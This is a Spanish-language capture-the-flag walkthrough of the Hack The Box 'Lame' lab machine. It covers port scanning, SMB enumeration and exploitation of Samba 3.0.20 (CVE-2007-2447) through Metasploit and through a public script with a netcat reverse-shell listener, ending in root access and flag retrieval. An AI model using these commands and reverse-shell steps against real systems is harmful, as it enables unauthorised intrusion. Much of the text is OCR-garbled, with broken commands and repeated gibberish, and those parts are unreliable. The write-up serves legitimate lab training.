



# Colombia Hack Agent (CHackA)

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[]	Version:	1.0.	[]
[]	Codename:	HACKLAB HTB - Lame	[]
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## HACKLAB Hack The Box - Lame



Hostname: Lame
IP: 10.10.10.3

Operating System: Linux

Walkthrough

## Analizamos los puertos y servicios abiertos:

```
root@chacka0101:~# nmap -vvv -sV -sC 10.10.10.3

Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 00:29 -05

NSE: Loaded 151 scripts for scanning.

NSE: Script Pre-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 00:29

Completed NSE at 00:29, 0.00s elapsed seq=10675 rt=170.0 ms
```





ORT FILE STATE SERVICE VERSION /tcp open ftp syn-ack ttl 63 vsftpd 2.3.4 ftp-anon: Anonymous FTP login allowed (FTP code 230) 21/tcp = 2open 10 ftp1 ftp-syst: STAT: FTP server status: Connected to 10.10.14.20 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPd 2.3.4 - secure, fast, stable End of status 22/tcp open ssh syn-ack ttl 63 OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0) ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA) /ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew== 139/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel Host script results: |\_ms-sql-info: ERROR: Script execution failed (use -d to debug) p2p-conficker: p2p-conficker:
Checking for Conficker.C or higher...
Check 1 (port 59488/tcp): CLEAN (Timeout)
Check 2 (port 9335/tcp): CLEAN (Timeout)
Check 3 (port 44946/udp): CLEAN (Timeout)
Check 4 (port 40169/udp): CLEAN (Timeout)
0/4 checks are positive: Host is CLEAN or ports are blocked
smb-os-discovery: ERROR: Script execution failed (use -d to debug)
smb-security-mode: ERROR: Script execution failed (use -d to debug)
smb2-security-mode: Couldn't establish a SMBv2 connection.
smb2-time: Protocol negotiation failed (SMB2)

#### Escanear vulnerabilidades:

root@chacka0101:~# nmap -vvv -p 21 --script=ftp-vuln-\* 10.10.10.3

```
root@chacka0101:-# nmap -vvv -p 21 --script=ftp-vuln.* 10.10.10.3
Starting Nmap 7.80 ( https://mmap.org ) at 2019-10-20 00:35-05
NSE: Script Pre-scanning.
NSE: Script Pre-scanning.
NSE: String runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Initiating Ping Scan at 00:35
Scanning 10.10.10.3 (4 ports)
Completed Ping Scan at 00:35
Completed Ping Scan at 00:35
Completed Ping Scan at 00:35
Completed Parallel DNS resolution of 1 host. at 00:35, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, 0K: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:35
Scanning 10.10.10.3 [1 port]
Discovered open port 21/tcp on 10.10.10.3
Completed SYN Stealth Scan at 00:35, 0.18s elapsed (1 total ports)
NSE: Script Scanning 10.10.10.3.
NSE: Script scanning 10.10.10.3.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.35s elapsed
Nmap scan report for 10.10.10.3
Scanned at 2019-10-20 00:35:30 -05 for 1s

PORT STATE SERVICE REASON
21/tcp open ftp syn-ack ttl 63
NSE: Script Post-scanning.
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Read data files from: /usr/bin/../share/mmap
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
Raw packets sent: 5 (1968) | Rcvd: 2 (728)
```



root@chacka0101:~# nmap -vvv -p 139,445 --script=smb-vuln-\* 10.10.10.3

Encontramos que el ftp está con acceso anónimo:



Debido a que no se reconocen, hacemos otra búsqueda de posibles vulnerabilidades mediante el software **enum4linux**:

```
Tootechacka0101:-# enum4linux 10.10.10.3

Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/) on Sun Oct 20 00:38:50 2019

Target Information |

Target Information |

Target ..... 10.10.10.3

RID Range ..... 500-550,1000-1050

Username .....'

Password ....'

Known Usernames .... administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.10.10.3 |

ED Can't find workgroup/domain

| Nbtstat Information for 10.10.10.3 |

Looking up status of 10.10.10.3

No reply from 10.10.10.3

| Session Check on 10.10.10.3 |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.

|+| Server 10.10.10.3 allows sessions using username '', password ''

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.

|+| Got domain/workgroup name:
```

Encontramos la versión exacta del servicio de Samba:

Encontramos recursos compartidos:

```
Share Enumeration on 10.10.10.3
 Use of uninitialized value $global workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
                    Sharename
                                                            Туре
               prints
tmp
                                                                                   Printer Drivers
                                                          Disk
                                                                                  oh noes!
                                                           Disk
IPC
IPC
 TISK IPCS IN 1975 IPC Service (lame server (Samba 3.0.20-Debian))

ADMIN$ IPC IPC Service (lame server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
                    Server
                                                                         Comment
                    Workgroup
                                                                         Master
                                                                        LAME
                    WORKGROUP
 [+] Attempting to map shares on 10.10.10.3
Use of uninitialized value $global workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.3/print$ Mapping: DENIED, Listing: N/A
Use of uninitialized value $global workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
Use of uninitialized value solohal workgroup in concatenation (.) or string at ./enum4linux.pl line 654. //10.10.10.3/tmp Mapping: OK, Listing: OK
Use of uninitialized value solobal workgroup in concatenation (.) or string at ./enum4linux.pl line 654. //10.10.10.3/pt Mapping: DENIED, Listing: N/A
Use of uninitialized value solobal workgroup in concatenation (.) or string at ./enum4linux.pl line 654. //10.10.10.3/IPC$ [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \% Use of uninitialized value solobal workgroup in concatenation (.) or string at ./enum4linux.pl line 654. //10.10.10.3/ADMINS Mapping: DENIED, Listing: N/A
```



### Explotación de Vulnerabilidades:

Acceso anónimo por el puerto 21 asociado al servicio de FTP:

```
oot@chacka0101:~# ftp
ftp> open
(to) 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd home
550 Failed to change directory.
ftp>
```

Exploración del recurso compartido de tmp:

Buscando el servicio ftp que ejecuta vsftpd 2.3.4, descubrí que es vulnerable a RCE. Después de intentar explotarlo, descubrí que no puedo obtener shell (incluso usando metasploit).

Búsqueda de exploits asociados a la versión de Samba:

```
root@chacka0101:-# searchsploit samba\ 3.0.20

Exploit Title | Path | (/usr/share/exploitdb/)


Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | exploits/unix/remote/16320.rb | exploits/linux/remote/7701.txt

Shellcodes: No Result root@chacka0101:-#
```





https://github.com/offensive-security/exploitdb/blob/master/exploits/unix/remote/16320.rb



Ejecutamos metasploit framework y buscamos el exploit:



Recuerden configurar el LHOST:

```
<sup>1</sup>i<u>msf5</u> exploit(multi/se
iLHOST => 10.10.14.20
                      samba/usermap_script) > set LHOST 10.10.14.20
msf5 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
    Name
            Current Setting Required Description
    RHOSTS 10.10.10.3
                                          The target address range or CIDR identifier
                               ves
    RPORT
                                          The target port (TCP)
            139
                               yes
Exploit target:
    Id
        Name
        Automatic
msf5 exploit(multi/samba/usermap_script) >
```

Hacked y somos root:

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.20:4444

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo 048U3m0xp6qYIShn;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "048U3m0xp6qYIShn\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (10.10.14.20:4444 -> 10.10.10.3:54077) at 2019-10-20 00:56:15 -0500

id
uid=0(root) gid=0(root)
```

Con el siguiente comando podemos llamar una "tty Shell":

python -c 'import pty; pty.spawn("/bin/bash")'



Post explotación para buscar las "Flags":

```
root@lame:/# find -type f -name "*.txt"
find type fl-name "* txt"
./home/makis/user.txt
./usr/snare/mysqt/errmsg.txt
./usr/share/mysql/mysql-test/suite/funcs 1/README.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/myisam_tb1.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/memory_tb4.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/innodb_tb1.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/innodb_tb4.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/memory_tb2.txt
./usr/share/mysql/mysql-test/suite/funcs 1/data/memory tb3.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/t3.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/myisam_tb3.txt
./usr/share/mysql/mysql-test/suite/funcs 1/data/innodb tb3.txt
./usr/share/mysql/mysql-test/suite/funcs 1/data/t4.txt
./usr/share/mysql/mysql-test/suite/funcs 1/data/t7.txt
/usr/share/mysgl/mysgl-test/suite/funcs 1/data/myisam tb2.txt
 /usr/share/mysql/mysql-test/suite/funcs 1/data/innodh th2 tyt
```

```
./usr/share/postgresql/8.3/timezonesets/Africa.txt
./usr/share/postgresql/8.3/timezonesets/Europe.txt
./usr/share/postgresql/8.3/timezonesets/Europe.txt
./usr/share/postgresql/8.3/timezonesets/Asia.txt
./usr/share/postgresql/8.3/sql_features.txt
./usr/lib/python2.5/LICENSE.txt
./usr/lib/python2.5/idlelib/NEWS.txt
./usr/lib/python2.5/idlelib/CREDITS.txt
./usr/lib/python2.5/idlelib/TODO.txt
./usr/lib/python2.5/idlelib/README.txt
./usr/lib/python2.5/idlelib/extend.txt
./usr/lib/python2.5/idlelib/HISTORY.txt
./usr/lib/python2.5/idlelib/HISTORY.txt
./root/.purple/logs/irc/metasploitable2@irc.ubuntu.com/nickserv/2012-05-20.151028-0400EDT.txt
./root/.mozilla/firefox/k4m5fjw3.default/urlclassifierkey3.txt
./etc/X11/rgb.txt
root@lame:/#
```

Se logra llegar a las "Flags" de usuario y de maguina:

```
./usr/lib/python2.5/idlelib/README.txt
./usr/lib/python2.5/idlelib/README.txt
./usr/lib/python2.5/idlelib/help.txt
./usr/lib/python2.5/idlelib/help.txt
./usr/lib/python2.5/idlelib/HISTORY.txt
./root/.purple/logs/irc/metasploitable2@irc.ubuntu.com/nickserv/2012-05-20.151028-0400EDT.txt
./root/.purple/logs/irc/metasploitable2@irc.ubuntu.com/nickserv/2012-05-20.151028-0400EDT.txt
./root/root.txt
./root/.mozilla/firefox/k4m5fjw3.default/urlclassifierkey3.txt
./etc/X11/rgh_txt
root@lame:/# cat /home/makis/user.txt
cat /home/makis/user.txt


Coloradors/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/indexides/inde
```





Para los que nos gusta compilar el exploit, sin necesidad de utilizar la plataforma este es el método:

https://github.com/amriunix/CVE-2007-2447



Descargamos el exploit:

root@chacka0101:~# git clone https://github.com/amriunix/CVE-2007-2447.git

```
rootgchacka0101:~# git clone https://github.com/amriunix/CVE-2007-2447.git
Cloning into 'CVE-2007-2447'...
remote: Enumerating objects: 8, done.
remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 8
Unpacking objects: 100% (8/8), done.
root@chacka0101:~#
```

root@chacka0101:~# pip install pysmb





Levantamos un puerto de escucha con netcat:

root@chacka0101:~# nc -lvp 443

```
root@chacka0101:~

File Edit View Search Terminal Help

root@chacka0101:~# nc -lvp 443

listening on [any] 443 ...
```

En otra terminal vamos a ejecutar el exploit:

[-] usage: python usermap\_script.py <RHOST> <RPORT> <LHOST> <LPORT>

root@chacka0101:~/CVE-2007-2447# python usermap\_script.py 10.10.10.3 445
10.10.14.20 443

```
root@chacka0101:~/CVE-2007-2447# python usermap_script.py 10.10.10.3 445 10.10.14.20 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
```

### HACKED:

```
| Toot@chacka0101:-/CVE-2007-2447# python usermap_script.py 10.10.10.3 445 10.10.14.20 443 | File Edit View Search Terminal Help root@chacka0101:-# nc -lvp 443 | Listening on [any] 443 ... | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown fost connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup failed: Unknown host connect to [10.10.10.3] 58751 | 10.10.10.3: inverse host lookup f
```

También podría llamar a:

python -c 'import pty; pty.spawn("/bin/sh")'

```
root@chacka0101:~# nc -lvp 443
listening on [any] 443 ...
10.10.10.3: inverse host lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
sh-3.2#
sh-3.2#
sh-3.2#
sh-3.2#
day
sh-3.2#
sh-3.2#
sh-3.2#
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 445 1
connect to [10.10.10.3] 38162 no 2] No su
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
lookup failed: Unknown hosty 10.10.10.3 38162 no 2]
lookup failed: Unknown hosty 10.10.10.3 38162 no 38
```

Agradecimientos a:

Hack The Box - https://www.hackthebox.eu

-END-

